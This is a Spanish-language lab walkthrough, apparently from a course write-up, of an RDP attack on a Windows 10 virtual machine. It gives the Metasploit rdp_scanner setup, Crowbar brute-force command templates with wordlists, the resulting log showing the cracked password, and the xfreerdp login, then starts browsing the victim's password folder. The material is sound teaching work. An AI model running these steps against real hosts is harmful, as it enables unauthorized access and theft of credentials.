

6. Ataque Escritorio Remoto

El ataque a escritorio remoto es una forma de ciberataque en la que los perpetradores acceden de manera no autorizada a un dispositivo remoto, como una computadora o un servidor, con el objetivo de robar información confidencial, instalar malware o incluso tomar el control completo del sistema.

-6.1 Planificación y Preparación

Antes de lanzar un ataque de escritorio remoto, es crucial llevar a cabo una planificación meticulosa. Esto implica identificar objetivos potenciales, seleccionar las técnicas adecuadas y crear un plan estratégico para maximizar el éxito del ataque.

1. **Identificación de Objetivos Potenciales:** Antes de comenzar cualquier ataque, es fundamental identificar los sistemas que serán el objetivo. Esto implica examinar la red en busca de dispositivos con servicios de escritorio remoto (RDP) activos. Se deben priorizar los objetivos según su importancia y la sensibilidad de los datos a los que pueden acceder.
2. **Selección de Técnicas Adecuadas:** Una vez identificados los objetivos, se deben seleccionar las técnicas de ataque más adecuadas. Estas pueden incluir ataques de fuerza bruta, explotación de vulnerabilidades en el protocolo RDP o incluso ingeniería social para engañar a los usuarios y obtener acceso.
3. **Creación de un Plan Estratégico:** Desarrollar un plan detallado es esencial para garantizar el éxito del ataque. Esto implica la identificación de herramientas y recursos necesarios, la definición clara de los objetivos del ataque, la evaluación de los posibles riesgos y la elaboración de estrategias de mitigación. También es importante preparar planes de contingencia para cualquier eventualidad que pueda surgir durante el ataque.

Con una planificación cuidadosa y una ejecución precisa, un ataque de escritorio remoto puede tener mayores posibilidades de éxito y minimizar los riesgos de detección.

-6.2 Herramientas Utilizadas

1. Metasploit Framework:

```
root@kali: ~  
Archivo Acciones Editar Vista Ayuda  
root@kali~# msfconsole  
Metasploit tip: The use command supports fuzzy searching to try and select the intended module, e.g. use kerberos/get_ticket or use kerberos forge silver ticket
```

METASPLOIT by Rapid7	
 RECON	 EXPLOIT
 PAYLOAD	 LOOT

```
= [ metasploit v6.3.55-dev ]  
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 >
```

- **Descripción:** Metasploit Framework es una plataforma de pruebas de penetración de código abierto que proporciona una amplia gama de herramientas para realizar evaluaciones de seguridad, identificar vulnerabilidades y llevar a cabo ataques controlados.
- **Funcionalidad Utilizada:** En el contexto del ataque de escritorio remoto, Metasploit Framework ofrece un conjunto diverso de módulos diseñados específicamente para escanear redes en busca de sistemas con el servicio de escritorio remoto (RDP) activo. Estos módulos permiten a los operadores identificar y enumerar sistemas vulnerables, recopilar información sobre ellos, y en algunos casos, incluso aprovechar vulnerabilidades conocidas para obtener acceso no autorizado a través del protocolo RDP.

2. Crowbar:

Crowbar - A windows post exploitation tool



- **Descripción:** Crowbar es una herramienta de código abierto ampliamente utilizada para realizar ataques de fuerza bruta contra diversos servicios, incluido el protocolo de escritorio remoto (RDP). Está diseñada para automatizar el proceso de prueba de múltiples combinaciones de nombres de usuario y contraseñas con el objetivo de obtener acceso no autorizado.
- **Funcionalidad Utilizada:** En el ataque de escritorio remoto, Crowbar se emplea para realizar un ataque de fuerza bruta contra los sistemas objetivo que tienen el servicio RDP activo. La herramienta intenta de manera sistemática y automatizada diferentes combinaciones de credenciales de inicio de sesión para encontrar las que permitan el acceso al escritorio remoto del sistema objetivo. Esto puede incluir nombres de usuario y contraseñas predeterminadas, así como listas de contraseñas comunes o específicas del objetivo que pueden haber sido recopiladas durante la fase de reconocimiento del ataque.

6.2.1 Instalación de las herramientas


Antes de comenzar con la instalación de Metasploit, asegúrate de cumplir con los siguientes requisitos:

- Sistema operativo compatible: Linux, Windows, macOS.
- Instalación de Ruby y RubyGems.

Si estamos con un sistema Debian y tenemos instalado **kali Linux** no nos hará falta instalar Metasploit ya que el propio sistema lo trae instalado o incorporado de serie, si bien no lo tenemos instalado es muy fácil su proceso de instalación.


Solamente tendremos que abrir una terminal y escribir el siguiente comando que se muestra en la imagen inferior aunque también lo dejare escrito para que sea mas legible.

```
sudo apt install msfconsole
```





Para la
programa
que ir
coger el
esta el
clonarlo en nuestra maquina kali Linux.

instalación del
Crowbar tendremos
primero a github para
repositorio donde
programa y poder



Ya tenemos clonado el repositorio, en mi caso lo tengo clonado en el escritorio pero bien lo podéis clonar donde queráis o mas como os parezca.



6.3

Ejecución del Ataque

Vamos a comenzar a con el ataque de escritorio-remoto hacia aun maquina virtual de Windows 10. El primer paso de todos seria averiguar el nombre del equipo de de nuestra victima para ello podemos usar un programa que viene con kali Linux llamado **Nmap** con el cual podremos ver que dispositivos están conectados a nuestra red y también ver el nombre de cada equipo.


En nuestro caso, como estamos en un entorno controlado, seguro y con 2 maquinas virtuales, pues ya sabemos el nombre del equipo al que vamos a atacar.

En este caso el nombre del equipo al que vamos a atacar tiene como nombre “**mikel**”.

El siguiente paso seria averiguar cual es la ip de la victima en este caso es **192.168.10.17**

Use auxiliary /scanner/rdp/rdp_scanner


Para

A screenshot of a Kali Linux terminal window with the Metasploit framework. The terminal shows the Metasploit version (v6.3.55-dev) and a list of available modules: 2397 exploits, 1235 auxiliary, 422 post, 1391 payloads, 46 encoders, 11 nops, and 9 evasion. The user is in the 'msf6' prompt and has entered the command 'use auxiliary/scanner/rdp/rdp_scanner'.

```
kali@kali: ~  
Archivo Acciones Editar Vista Ayuda  
xMMMMMMMMMo lMMMMMMMMMO  
MMMMMMMMMMW ,cccccoMMMMMMMMMMWlcccccc;  
MMMMMMMMMMX ;KMMMMMMMMMMMMMMMMMMX;  
MMMMMMMMMMW ;KMMMMMMMMMMMMMMMMMMX;  
xMMMMMMMMMd ,OMMMMMMMMMMMK;  
,MMMMMMMMMc 'OMMMMMMMO,  
lMMMMMMMMMk. .kMMO'  
dMMMMMMMMMMWd'  
cMMMMMMMMMMNxc'  
 .OMMMMMMMMMMMMMMMWc  
;OMMMMMMMMMMMMMMMMMMo.  
 .dNMMMMMMMMMMMMMo  
 'oQMMMMMMMMMMo  
 .,cdk00K;  
Metasploit  
=[ metasploit v6.3.55-dev ]  
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use auxiliary/scanner/rdp/rdp_scanner
```

continuar ,una vez estando dentro del directorio anteriormente puesto tendremos que mirar las opciones que el mismo tiene .

Show options

A screenshot of a Kali Linux terminal window showing the 'show options' command for the 'auxiliary/scanner/rdp/rdp_scanner' module. The output lists various options like DETECT_NLA, RDP_CLIENT_IP, RDP_CLIENT_NAME, RDP_DOMAIN, RDP_USER, RHOSTS, RPORT, and THREADS with their current settings and descriptions.

```
kali@kali: ~  
Archivo Acciones Editar Vista Ayuda  
msf6 auxiliary(scanner/rdp/rdp_scanner) > show options  
Module options (auxiliary/scanner/rdp/rdp_scanner):  


| Name            | Current Setting | Required | Description                                                                                            |
|-----------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| DETECT_NLA      | true            | yes      | Detect Network Level Authentication (NLA)                                                              |
| RDP_CLIENT_IP   | 192.168.0.100   | yes      | The client IPv4 address to report during connect                                                       |
| RDP_CLIENT_NAME | rdesktop        | no       | The client computer name to report during connect, UNSET = random                                      |
| RDP_DOMAIN      |                 | no       | The client domain name to report during connect                                                        |
| RDP_USER        |                 | no       | The username to report during connect, UNSET = random                                                  |
| RHOSTS          |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT           | 3389            | yes      | The target port (TCP)                                                                                  |
| THREADS         | 1               | yes      | The number of concurrent threads (max one per host)                                                    |

  
View the full module info with the info, or info -d command.
```

como
vemos
tenemos

bastantes opciones, hay que tener en cuenta que rellenar estas opciones es posible, es mas tendremos que rellenar el apartado de RHOST

Una vez visto todo esto procederemos a rellenar el campo de RHOST con el siguiente comando :

*Tener en cuenta que la palabra set tiene que ser en minúsculas y RHOST todo mayúsculas como se vera en la imagen.

```
set RHOST 192.168.10.17/24
```

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > set RHOST 192.168.10.17  
RHOST => 192.168.10.17
```

volvemos
a mirar

las opciones para comprobar que se ha guardado correctamente.

```
kali@kali: ~  
Archivo Acciones Editar Vista Ayuda  
Module options (auxiliary/scanner/rdp/rdp_scanner):  


| Name            | Current Setting | Required | Description                                                                                            |
|-----------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| DETECT_NLA      | true            | yes      | Detect Network Level Authentication (NLA)                                                              |
| RDP_CLIENT_IP   | 192.168.0.100   | yes      | The client IPv4 address to report during connect                                                       |
| RDP_CLIENT_NAME | rdesktop        | no       | The client computer name to report during connect, UNSET = random                                      |
| RDP_DOMAIN      |                 | no       | The client domain name to report during connect                                                        |
| RDP_USER        |                 | no       | The username to report during connect, UNSET = random                                                  |
| RHOSTS          | 192.168.10.17   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT           | 3389            | yes      | The target port (TCP)                                                                                  |
| THREADS         | 1               | yes      | The number of concurrent threads (max one per host)                                                    |

  
View the full module info with the info, or info -d command.  
msf6 auxiliary(scanner/rdp/rdp_scanner) > █
```

.
ya
tenemos
todo

rellenado lo único que tendremos que hacer ahora sería escribir el comando **exploit** para que empiece a buscar todos los rdp abiertos.

Podemos tener en cuenta que si ponemos la dirección ip desde el 0 es decir 192.168.10.0/24 la búsqueda tardara mas y nos saldrán mas direcciones ip, en mi caso solo he puesto la ip de la victima para realizarlo mas rápido, pero el proceso es igual desde la 0 que desde la que ponga el atacante en caso de que la sepa.

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > exploit  
[*] 192.168.10.17:3389 - Detected RDP on 192.168.10.17:3389 (name:DESKTOP-K50T64K) (domain:DESKTOP-K50T64K) (domain_fqdn:DESKTOP-K50T64K) (server_fqdn:DESKTOP-K50T64K) (os_version:10.0.19041) (Requires NLA: Yes)  
[*] 192.168.10.17:3389 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/rdp/rdp_scanner) > █
```

Ahora
para

continuar con el ataque procedemos a utilizar **crowbar** pero siempre habrá que usarlo con privilegios de administrador.

Tenemos 3 tipos de comandos para realizar la fuerza bruta con un ataque de diccionario.

- Sudo crowbar -b rdp -s <ip /24 o /32 > -u <nombre equipo> -c </ruta/ruta/contraseñas>
- Sudo crowbar -b rdp -s <ip /24 o /32 > -u <nombre equipo> -c </ruta/ruta/contraseñas> --v
- Sudo crowbar -b rdp -s <ip /24 o /32 > -u <nombre equipo> -c </ruta/ruta/contraseñas> --q

Os dejo un link en YouTube de como podes crear vuestro propio diccionario de contraseñas o bien podremos coger los que ya vienen predeterminados como pueden ser **rockyou.txt o nmap.lst**,

<https://youtu.be/zwQYmrr8Lis?si=lsNayCxbS2PUkgUR>

*Pondremos /24 si queremos ver todas la ip desde la 0 a la 255, pero si ponemos /32 apuntamos única y exclusivamente a dicha direccion ip.

```
(root@kali)-[~]
# sudo crowbar -b rdp -s 192.168.10.17/32 -u mikel -C /home/kali/Escritorio/DiccionarioCon
traseñas/nmap.lst --v
```

Una vez
que

metamos el comando anterior y le demos enter empezara a realizar el ataque de diccionario contra el escritorio remoto como podemos analizar en la imagen.

```
(root@kali)-[~]
# sudo crowbar -b rdp -s 192.168.10.17/32 -u mikel -C /home/kali/Escritorio/DiccionarioCon
traseñas/nmap.lst --v
2024-03-26 11:47:13 START
2024-03-26 11:47:13 Crowbar v0.4.2
2024-03-26 11:47:13 Brute Force Type: rdp
2024-03-26 11:47:13 Output File: /root/crowbar.out
2024-03-26 11:47:13 Log File: /root/crowbar.log
2024-03-26 11:47:13 Discover Mode: False
2024-03-26 11:47:13 Verbose Mode: 1
2024-03-26 11:47:13 Debug Mode: False
2024-03-26 11:47:13 Trying 192.168.10.17:3389
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:#!comment: This collection of data i
s (C) 1996-2022 by Nmap Software LLC.
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:#!comment: https://nmap.org/npsl/.
Note that this license
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:#!comment: provided in the LICENSE f
ile of the source distribution or at
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:#!comment: It is distributed under t
he Nmap Public Source license as
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:#!comment: requires you to license y
our own work under a compatable open source
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:#!comment: license. If you wish to
```

A

continuación veremos otra captura con la lista de pruebas o ataques que ha realizado y podremos comprobar que la hemos conseguido la contraseña de nuestra victima que nos saldrá resaltada.

```
root@kali: ~
Archivo Acciones Editar Vista Ayuda
tive licenses at https://nmap.org/oem/.
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:123456
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:123456789
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:12345
2024-03-26 11:47:13 LOG-RDP: 192.168.10.17:3389 - mikel:password
2024-03-26 11:47:14 LOG-RDP: 192.168.10.17:3389 - mikel:iloveyou
2024-03-26 11:47:14 LOG-RDP: 192.168.10.17:3389 - mikel:princess
2024-03-26 11:47:14 LOG-RDP: 192.168.10.17:3389 - mikel:12345678
2024-03-26 11:47:14 LOG-RDP: 192.168.10.17:3389 - mikel:1234567
2024-03-26 11:47:15 LOG-RDP: 192.168.10.17:3389 - mikel:daniel
2024-03-26 11:47:15 LOG-RDP: 192.168.10.17:3389 - mikel:abc123
2024-03-26 11:47:15 LOG-RDP: 192.168.10.17:3389 - mikel:nicole
2024-03-26 11:47:15 LOG-RDP: 192.168.10.17:3389 - mikel:monkey
2024-03-26 11:47:15 LOG-RDP: 192.168.10.17:3389 - mikel:babygirl
2024-03-26 11:47:15 RDP-SUCCESS : 192.168.10.17:3389 - mikel:123456
2024-03-26 11:47:15 LOG-RDP: 192.168.10.17:3389 - mikel:qwerty
2024-03-26 11:47:15 LOG-RDP: 192.168.10.17:3389 - mikel:lovely
2024-03-26 11:47:15 LOG-RDP: 192.168.10.17:3389 - mikel:654321
2024-03-26 11:47:16 LOG-RDP: 192.168.10.17:3389 - mikel:michael
2024-03-26 11:47:16 LOG-RDP: 192.168.10.17:3389 - mikel:jessica
2024-03-26 11:47:16 LOG-RDP: 192.168.10.17:3389 - mikel:111111
2024-03-26 11:47:16 LOG-RDP: 192.168.10.17:3389 - mikel:000000
2024-03-26 11:47:16 LOG-RDP: 192.168.10.17:3389 - mikel:ashley
2024-03-26 11:47:17 LOG-RDP: 192.168.10.17:3389 - mikel:iloveu
```

como

podemos ver y hemos comentado antes todo eso seria las contraseñas que ha probado y como podemos ver en color azul tenemos la contraseña de la victima.

```
2024-03-26 11:47:15 LOG-RDP: 192.168.10.17:3389 - mikel:babygirl
2024-03-26 11:47:15 RDP-SUCCESS : 192.168.10.17:3389 - mikel:123456
```

Con esto ya

podemos entrar a su escritorio remoto.

Usando el siguiente comando podremos entrar al escritorio remoto de nuestra victima.

```
root@kali: ~
Archivo Acciones Editar Vista Ayuda
<ip> -
# xfreerdp /u:mikel /p:123456 /v:192.168.10.17 -f
```

Xfreerdp /u:


<usuario> /p:

<contraseña> /v:

f


Ahora veremos que se nos cargara el escritorio de nuestra victima y ya podremos hacer lo que queramos, en este ejemplo que muestro a continuación veremos que tiene la victima por su ordenador a ver que nos podemos encontrar y también le dejaremos un archivo de texto advirtiendole que cambie su contraseña.

Como podemos ver estamos dentro del escritorio de nuestra victima .




lo siguiente que vamos a realizar es mirar que tiene nuestra victima en alguna de sus

carpetas.



Hemos

encontrado que nuestra victima tiene una carpeta en documentos donde supuestamente guarda las contraseñas de distintos sitios, procedemos a abrirla....

